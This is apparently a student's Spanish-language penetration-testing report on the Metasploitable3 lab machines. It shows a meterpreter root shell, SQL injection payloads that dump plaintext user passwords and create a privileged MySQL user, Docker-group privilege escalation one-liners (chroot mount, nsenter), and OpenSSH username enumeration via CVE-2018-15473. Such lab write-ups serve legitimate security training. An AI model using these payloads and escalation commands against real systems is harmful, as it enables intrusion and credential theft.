
Command	Description
arp	Display the host ARP cache
getproxy	Display the current proxy configuration
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
resolve	Resolve a set of host names on the target
route	View and modify the routing table

Para demostración voy a realizar una descarga de todos los ficheros de Continuum. Para ello lo primero es crear el directorio donde va a ser descargada la información.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Ubuntu]
$ mkdir Continuum
```

Creado el directorio realizo la descarga.


```
meterpreter > download apache-continuum-1.4.2/ /home/espartaco/Documents/Metaexploitable3/Ubuntu/Continuum
[*] downloading: apache-continuum-1.4.2//derby.log → /home/espartaco/Documents/Metaexploitable3/Ubuntu/Continuum/derby.log
[*] Completed : apache-continuum-1.4.2//derby.log → /home/espartaco/Documents/Metaexploitable3/Ubuntu/Continuum/derby.log
[*] mirroring : apache-continuum-1.4.2//apps → /home/espartaco/Documents/Metaexploitable3/Ubuntu/Continuum/apps
[*] mirroring : apache-continuum-1.4.2//apps/continuum → /home/espartaco/Documents/Metaexploitable3/Ubuntu/Continuum/apps/continuum
[*] downloading: apache-continuum-1.4.2//apps/continuum/index.jsp → /home/espartaco/Documents/Metaexploitable3/Ubuntu/Continuum/apps/continuum/index.jsp
[*] Completed : apache-continuum-1.4.2//apps/continuum/index.jsp → /home/espartaco/Documents/Metaexploitable3/Ubuntu/Continuum/apps/continuum/index.jsp
[*] mirroring : apache-continuum-1.4.2//apps/continuum/WEB-INF → /home/espartaco/Documents/Metaexploitable3/Ubuntu/Continuum/apps/continuum/WEB-INF
```




Además se puede abrir una Shell en la máquina objetivo con permisos de root. GENIAL!





```
meterpreter > shell
Process 4606 created.
Channel 1098 created.
whoami
root
```

Y con esto queda completamente verificada la vulnerabilidad de la librería de Continuum.

80/SQL Injection - Get System Users and Generate MySQL Root User



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 chat/	2020-10-29 19:37	-	
 drupal/	2011-07-27 20:17	-	
 payroll_app.php	2020-10-29 19:37	1.7K	
 phpmyadmin/	2013-04-08 12:06	-	

Apache/2.4.7 (Ubuntu) Server at 10.0.2.15 Port 80


Estudiando la interfaz web encontramos tres directorios y un fichero payroll_app.php


Al acceder al primer directorio encuentro un formulario que pregunta por mi nombre. Al introducirlo y pulsar Enter se abre una web con un chat en el que solo estoy yo. Desconozco el funcionamiento interno pero de momento no le veo utilidad.

Al acceder al directorio drupal se carga una web con un banner de Metaexploitable3, imagino que tendrá una utilidad o vulnerabilidad, pero no lo he comprobado.

El tercer directorio abre el formulario de login de phpmyadmin del cual no consigo acceso, como es lógico.

Por último, el fichero payroll_app.php abre una web con un formulario que pide usuario y contraseña, pero no parece ser un login, ya que cuando introduzco user:admin password:admin la web muestra un mensaje de bienvenida con lo que parece ser la cabecera de una tabla, lo que me hace pensar que el programa realmente está haciendo algún tipo de consulta a una base de datos para obtener los valores de la cabecera filtrando por username y password de una tabla para mostrarlo en la web sin realizar ninguna comprobación.





Para verificarlo voy a seguir la lógica de una consulta sql de este estilo:

- `Select username, first_name, last_name, salary from <table> where username = 'pepito' and password = 'grillo';`

La consulta anterior no daría ningún resultado, por lo que hacer una inyección funcional podría quedar así

- `Select username, first_name, last_name, salary from <table> where username = "" and password = "'; show tables;';`

El resultado sería una consulta con un output vacío, otra para listar las tablas de la base de datos y por último `'`; que no sería reconocido por el SGBD. Aunque quizá si se coloca la inyección en el campo username también se lo trague el SGBD.

- `Select username, first_name, last_name, salary from <table> where username = "'; show tables;'" and password = "';`

Para obtener la última consulta coloco el código de la inyección en el input de USER, en caso de que no funcione probaría en el input de PASSWORD.

Payroll Login

User

Password

Welcome, ' ; show tables;

Welcome, ' ; show tables;

Username	First Name	Last Name	Salary
users			

Y aquí está el resultado, la inyección ha funcionado, mostrando un listado de tablas disponibles en la cual solo existe la tabla users.

Ahora me gustaría consultar por completo la tabla users para ver si el diseño del script de php muestra el contenido de toda la tabla.

- `Select username, first_name, last_name, salary from <table> where username = ''; select * from users;` and password = '';

Welcome, '; select * from users;

Username	First Name	Last Name	Salary	
leia_organa	Leia	Organa	help_me_obiwan	9560
luke_skywalker	Luke	Skywalker	like_my_father_beforeme	1080
han_solo	Han	Solo	nerf_herder	1200
artoo_detoo	Artoo	Detoo	b00p_b33p	22222
c_three_pio	C	Threepio	Pr0t0c07	3200
ben_kenobi	Ben	Kenobi	thats_no_m00n	10000
darth_vader	Darth	Vader	Dark_syD3	6666
anakin_skywalker	Anakin	Skywalker	but_master:(1025
jarjar_binks	Jar-Jar	Binks	mesah_p@ssw0rd	2048
lando_calrissian	Lando	Calrissian	@dm1n1str8r	40000
boba_fett	Boba	Fett	mandalorian1	20000

Interesante, muy interesante, el resultado obtenido en el campo username tiene una correspondencia con el contenido de passwd de la máquina objetivo. Además, recordemos que se realiza una consulta por el campo password, lo cual la cuarta columna presenta un formato legible para ser un campo de contraseñas.

Quiero realizar una comprobación de autenticación en el servidor para saber si puedo acceder con estos datos vía ssh. Por ejemplo con han_solo. Comprobando que, efectivamente, son las contraseñas de los usuarios de la máquina metaexploitable3-Ubuntu.

```
(espartaco@Tracia)-[~]
$ ssh han_solo@10.0.2.15
han_solo@10.0.2.15's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Feb 14 17:29:18 2024 from 10.0.2.8
han_solo@metasploitable3-ub1404:~$ uname -a
Linux metasploitable3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/
Linux
han_solo@metasploitable3-ub1404:~$ 1200
```

Pero no solo eso, sino que han_solo puede convertirse en root como se ve a continuación.

```
han_solo@metasploitable3-ub1404:~$ sudo -l
[sudo] password for han_solo:
Matching Defaults entries for han_solo on metasploitable3-ub1404:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User han_solo may run the following commands on metasploitable3-ub1404:
    (ALL : ALL) ALL
han_solo@metasploitable3-ub1404:~$ sudo su
root@metasploitable3-ub1404:/home/han_solo#
```

He tenido suerte, ya que el usuario han_solo viene incluido en el grupo sudo según la información proporcionada al mostrar el contenido de /etc/group..

```
root@metasploitable3-ub1404:/home/han_solo# cat /etc/group
root:x:0:
daemon:x:1:
bin:x:2:
sys:x:3:
adm:x:4:syslog
tty:x:5:
disk:x:6:
lp:x:7:
mail:x:8:
news:x:9:
uucp:x:10:
man:x:12:
proxy:x:13:
kmem:x:15:
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:
floppy:x:25:
tape:x:26:
sudo:x:27:vagrant,leia_organa,luke_skywalker,han_solo
```

Vale, aquí se puede usar la imaginación, porque con esta inyección SQL no solo puedo acceder al sistema con los usuarios del SO, sino que también podría apañármelas para acceder a PhpMyAdmin con un usuario con privilegios.

No conozco las credenciales de root para la base de datos, pero si que conozco como crear un usuario con permisos de root. Para ello y que no sea muy llamativo utilizaré a continuum para el nuevo usuario.

- '; CREATE USER 'root_continuum'@'localhost' IDENTIFIED BY 'alumno01';

Welcome, • '; CREATE USER 'root_continuum'@'localhost' IDENTIFIED BY 'alumno01';

Welcome, • '; CREATE USER 'root_continuum'@'localhost' IDENTIFIED BY 'alumno01';

Username	First Name	Last Name	Salary
Username	First Name	Last Name	Salary

Parece que ha funcionado, voy a escribir todos los comandos restantes en la inyección SQL e intentar acceder a PhpMyAdmin.

- '; GRANT ALL PRIVILEGES ON * . * TO 'root_continuum'@'localhost'
- '; FLUSH PRIVILEGES;


El resultado de la inyección es el siguiente:

The screenshot shows a web browser at the URL `10.0.2.15/phpmyadmin/sql.php?db=information_schema&token=e683c1f2065db57097fe54956cad86d8&table=USER_PRIVILEGES&pos=0`. The browser's address bar also shows links to Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

The phpMyAdmin interface displays a "Welcome to phpMyAdmin" message with a "Language" dropdown set to "English". Below this is a "Log in" section with fields for "Username:" (containing "root_continuum") and "Password:" (masked with "*****"), and a "Go" button.

Below the login section, the SQL query results are shown. The query is `SELECT * FROM USER_PRIVILEGES LIMIT 0, 30`. The results are displayed in a table with columns: GRANTEE, TABLE CATALOG, PRIVILEGE_TYPE, and IS GRANTABLE. The table lists various privileges granted to 'root@localhost'.

GRANTEE	TABLE CATALOG	PRIVILEGE_TYPE	IS GRANTABLE
root@localhost	def	SELECT	YES
root@localhost	def	INSERT	YES
root@localhost	def	UPDATE	YES
root@localhost	def	DELETE	YES
root@localhost	def	CREATE	YES
root@localhost	def	DROP	YES
root@localhost	def	RELOAD	YES
root@localhost	def	SHUTDOWN	YES
root@localhost	def	PROCESS	YES
root@localhost	def	FILE	YES
root@localhost	def	REFERENCES	YES
root@localhost	def	INDEX	YES
root@localhost	def	ALTER	YES
root@localhost	def	SHOW DATABASES	YES
root@localhost	def	SUPER	YES
root@localhost	def	CREATE TEMPORARY TABLES	YES
root@localhost	def	LOCK TABLES	YES
root@localhost	def	EXECUTE	YES



Conseguido, he generado un usuario con todos los privilegios en MySQL, lo que me permite realizar lo que se me antoje. ¡Genial!

Ubuntu 14.04 - Privilege Escalation-Through Docker

En el paso anterior he mostrado cómo a través de SQL Injection he conseguido la lista de los usuarios del SO objetivo y he iniciado sesión con han_solo que pertenece al grupo sudo, pero el usuario boba_fett en teoría no podría convertirse en root.

```
boba_fett@metasploitable3-ub1404:~$ sudo su
[sudo] password for boba_fett:
boba_fett is not in the sudoers file. This incident will be reported.
```

Dada esta situación gustaría realizar una escalada de privilegios utilizando el usuario boba_fett.

Para esto realizo varias comprobaciones para saber si puedo hacer una escalada a través de sudo -l, etc. Hasta darme cuenta de que el usuario pertenece al grupo Docker, por lo que intento ejecutar algo en Docker, pudiendo comprobar que tengo acceso a ejecución para Docker.

```
boba_fett@metasploitable3-ub1404:~$ id
uid=1121(boba_fett) gid=100(users) groups=100(users),999(docker)
boba_fett@metasploitable3-ub1404:~$ docker images
REPOSITORY          TAG                 IMAGE ID            CREATED             SIZE
7_of_diamonds        latest             889e19a44bad       3 years ago        73.6MB
ubuntu               latest             d70eaf7277ea       3 years ago        72.9MB
boba_fett@metasploitable3-ub1404:~$
```

Rápidamente me pongo a buscar formas de elevar privilegios mediante Docker, encontrando la siguiente fuente:

<https://book.hacktricks.xyz/linux-hardening/privilege-escalation/docker-security/docker-breakout-privilege-escalation>

Siguiendo los pasos consigo entrar como root del sistema mediante dos métodos distintos gracias a Docker.

```
#List images to use one
docker images
#Run the image mounting the host disk and chroot on it
docker run -it -v /:/host/ ubuntu:18.04 chroot /host/ bash

# Get full access to the host via ns pid and nsenter cli
docker run -it --rm --pid=host --privileged ubuntu bash
nsenter --target 1 --mount --uts --ipc --net --pid -- bash
```

1. El primero:
 - docker run -it -v /:/host/ ubuntu:14.04 chroot /host/ bash

```
boba_fett@metasploitable3-ub1404:~$ docker run -it -v /:/host/ ubuntu:14.04 chroot /host/ bash
root@69a8f37ee42e:/# whoami
root
root@69a8f37ee42e:/# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

2. El segundo:

- `docker run -it --rm --pid=host --privileged ubuntu bash`

```
boba_fett@metasploitable3-ub1404:~$ docker run -it --rm --pid=host --privileged ubuntu bash
root@fae8c4b7ef15:/# whoami
root
root@fae8c4b7ef15:/# ifconfig
bash: ifconfig: command not found
root@fae8c4b7ef15:/#
```

No es hasta la ejecución del segundo comando que se gana acceso total al sistema.

- `nsenter --target 1 --mount --uts --ipc --net --pid -- bash`

```
root@fae8c4b7ef15:/# nsenter --target 1 --mount --uts --ipc --net --pid -- bash
root@metasploitable3-ub1404:/# whoami
root
root@metasploitable3-ub1404:/# ifconfig
docker0    Link encap:Ethernet  HWaddr 02:42:b6:9a:f7:4d
           inet addr:172.17.0.1  Bcast:172.17.255.255  Mask:255.255.0.0
           inet6 addr: fe80::42:b6ff:fe9a:f74d/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:0 errors:0 dropped:0 overruns:0 frame:0
           TX packets:380 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:0 (0.0 B)  TX bytes:66628 (66.6 KB)

eth0       Link encap:Ethernet  HWaddr 08:00:27:42:51:79
           inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
           inet6 addr: fe80::a00:27ff:fe42:5179/64 Scope:Link
           UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
           RX packets:77771 errors:0 dropped:0 overruns:0 frame:0
           TX packets:41195 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:1000
           RX bytes:107358274 (107.3 MB)  TX bytes:3346247 (3.3 MB)
```

Windows

Observación personal: me queda poco tiempo para entregar la práctica, invertiría más tiempo en ella si no fuese porque la entrega de la práctica de Hacking Web es un día después de la entrega a esta. Por ello solamente voy a explotar el servicio ssh de la máquina Windows, centrándome sobre todo en la fase de explotación.

La fase de escaneo y enumeración la voy a comentar muy por encima. Se puede encontrar toda la información en los ficheros de la carpeta Windows.

La enumeración la realizaré con el robot creado.

Escaneo pasivo

Por ver más formas de escaneo pasivo, usaré netdiscover.

- `sudo netdiscover -r 10.0.2.0/24`

```
Currently scanning: Finished! | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
```

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.3	08:00:27:32:b0:f5	1	60	PCS Systemtechnik GmbH
10.0.2.7	08:00:27:d7:cc:d8	1	60	PCS Systemtechnik GmbH

Escaneo activo

Realizo los informes de NMAP necesarios para el correcto funcionamiento del robot, ya que he visto que es sumamente efectivo y de utilidad.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Windows/NMAP]
$ sudo nmap -sV 10.0.2.7 > sV.txt

(espartaco@Tracia)-[~/Documents/Metaexploitable3/Windows/NMAP]
$ sudo nmap -sV -A --script=vuln 10.0.2.7
[sudo] password for espartaco:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-15 13:47 CET
```

Enumeración

Para la enumeración he modificado tanto el script de Python como el robot que procesa la información. Podrá apreciar que ahora el Excel Vulnerabilities.xlsx generado por el robot contiene una nueva columna llamada EXPLOIT con las URL a diferentes exploits conocidos.

Para la ejecución manual del robot no es posible obtener información de Exploits de forma automática, ya que, por lo general la búsqueda de exploits en bases de datos públicas para un determinado servicio no se corresponden con lo requerido, debiendo hacer una búsqueda totalmente manual y objetiva de estos.

Como he comentado anteriormente para la máquina Windows solamente voy a auditar el ssh, por lo que no voy a introducir posibles vulnerabilidades para otros servicios dentro de Vulnerabilities.xlsx. Tomémoslo como una auditoría al servicio SSH de un determinado servidor.

Puede consultar el fichero Vulnerabilities.xlsx para visualizar la enumeración para el puerto 22.


Explotación

22/SSH- CVE-2018-15919 && CVE-2018-15473

Descripción de la vulnerabilidad: OpenSSH hasta la versión 7.7 es propenso a sufrir una vulnerabilidad de enumeración de usuarios debido a que no retrasa el rescate de un usuario de autenticación no válido hasta que el paquete que contiene la solicitud se haya analizado por completo, en relación con auth2-gss.c, auth2-hostbased.c y auth2-pubkey. .C.

Esta misma vulnerabilidad se probó en la máquina de Ubuntu, dando como resultado falso positivo en la ejecución de tres scripts distintos.

Para la ejecución de esta vulnerabilidad he escogido el fichero "CommonAdminBase62.txt" del repositorio SecList, extrayendo del él solamente los nombres de usuario.



```
SecLists / Usernames / CommonAdminBase64.txt
hakxcore Update CommonAdminBase64.txt

Code Blame 113 lines (113 loc) · 2.26 KB

1 root:cm9vdA==
2 Root:Um9vdA==
3 administrator:YWRtaW5pc3RyYXRvcg==
4 Administrator:QWRtaW5pc3RyYXRvcg==
5 privileged:CHJpdmlsZWdlZA==
6 Privileged:UHJpdmlsZWdlZA==
7 superuser:c3VwZXJ1c2Vy
8 Superuser:U3VwZXJ1c2Vy
9 SuperUser:U3VwZXJ1c2Vy
10 megaurser:bWVnYXVzZXI=
11 Megauser:TWVnYXVzZXI=
12 MegaUser:TWVnYXNlcg==
13 hyperuser:aHlwZXJ1c2Vy
14 Hyperuser:SHlwZXJ1c2Vy
15 HyperUser:SHlwZXJ1c2Vy
16 manager:bWFuYWdlcg==
17 Manager:TWFuYWdlcg==
18 guest:Z3Vlc3Q=
19 Guest:dWVzdA==
20 rootuser:cm9vdHVzZXI=
21 Rootuser:Um9vdHVzZXI=
22 RootUser:Um9vdFVzZXI=
23 adminuser:YWRtaW51c2Vy
24 Adminuser:QWRtaW51c2Vy
25 AdminUser:QWRtaW51c2Vy
26 adm:YWRTcg==
27 Adm:QWRt
28 user:dXNlcg==
```

He descargado el contenido a un fichero llamado `dwnl_username_dict.txt`.

Este archivo contiene una lista de nombres de usuario mas contraseña separados por ':'. A fin de obtener solamente los nombres de usuarios ejecuto lo siguiente.

- `cat dwnl_username_dict.txt | cut -d ':' -f1 > username_dict.txt`

No se ve el contenido completo del diccionario, pero en el propio repositorio de seclists, este diccionario contiene el usuario `vagrant`, lo cual viene genial para la demostración de esta vulnerabilidad.

```
(espartaco@Tracia)-[~/Documents/Metaexploitable3/Windows/Scripts]
$ cat dwnl_username_dict.txt | cut -d ':' -f1 > username_dict.txt

(espartaco@Tracia)-[~/Documents/Metaexploitable3/Windows/Scripts]
$ cat username_dict.txt
root
Root
administrator
Administrator
privileged
Privileged
superuser
Superuser
SuperUser
megausser
Megauser
MegaUser
hyperuser
Hyperuser
HyperUser
manager
Manager
guest
Guest
rootuser
Rootuser
RootUser
adminuser
Adminuser
AdminUser
adm
Adm
user
User
info
```

He mirado algunos scripts de fuentes públicas y este me ha parecido interesante, parece legítimo y útil para su ejecución:

<https://github.com/Sait-Nuri/CVE-2018-15473>

En el repositorio menciona que es una versión del exploit <https://www.exploit-db.com/exploits/45233> lo cual me parece lógico, porque el código del exploit al que hace referencia contiene errores y no se ejecuta debidamente.

Bien, clono el exploit, reviso el fichero requirements.txt para verificar, lo veo lógico, instalo los requerimientos, el cual solo me faltaba argparse.

```
(espartaco@Tracia)-[~/.../Metaexploitable3/Windows/Scripts/CVE-2018-15473]
$ ls
CVE-2018-15473.py  README.md  requirements.txt  username_dict.txt

(espartaco@Tracia)-[~/.../Metaexploitable3/Windows/Scripts/CVE-2018-15473]
$ cat requirements.txt
argparse
paramiko
```


Reviso que el código esté correcto, incluida la utilización correcta del path del environment de Python, copio el fichero username_dict.txt dentro del directorio para hacer la comprobación, como se ve en la imagen y finalmente lo ejecuto.

- ./CVE-2018-15473.py 10.0.2.7 -w username_dict.txt

```
(espartaco@Tracia)-[~/../Metaexploitable3/Windows/Scripts/CVE-2018-15473]
$ ./CVE-2018-15473.py 10.0.2.7 -w username_dict.txt
[-] root is an invalid username
[-] Root is an invalid username
[-] administrator is an invalid username
[+] Administrator is a valid username
[-] privileged is an invalid username
[-] Privileged is an invalid username
[-] superuser is an invalid username
[-] Superuser is an invalid username
[-] SuperUser is an invalid username
[-] megauser is an invalid username
[-] Megauser is an invalid username
[-] MegaUser is an invalid username
[-] hyperuser is an invalid username
[-] Hyperuser is an invalid username
[-] HyperUser is an invalid username
[-] manager is an invalid username
[-] Manager is an invalid username
[-] guest is an invalid username
[+] Guest is a valid username
[-] rootuser is an invalid username
[-] Rootuser is an invalid username
[-] RootUser is an invalid username
[-] adminuser is an invalid username
[-] Adminuser is an invalid username
[-] AdminUser is an invalid username
```

[...]

```
[-] ansible is an invalid username
[-] Ansible is an invalid username
[-] ec2-user is an invalid username
[+] vagrant is a valid username
[-] Vagrant is an invalid username
[-] azure is an invalid username
[-] Azure is an invalid username
[-] azureuser is an invalid username
[-] Azureuser is an invalid username
[-] AzureUser is an invalid username
[-] adminusr is an invalid username
Valid Users:
Administrator
Guest
vagrant
```

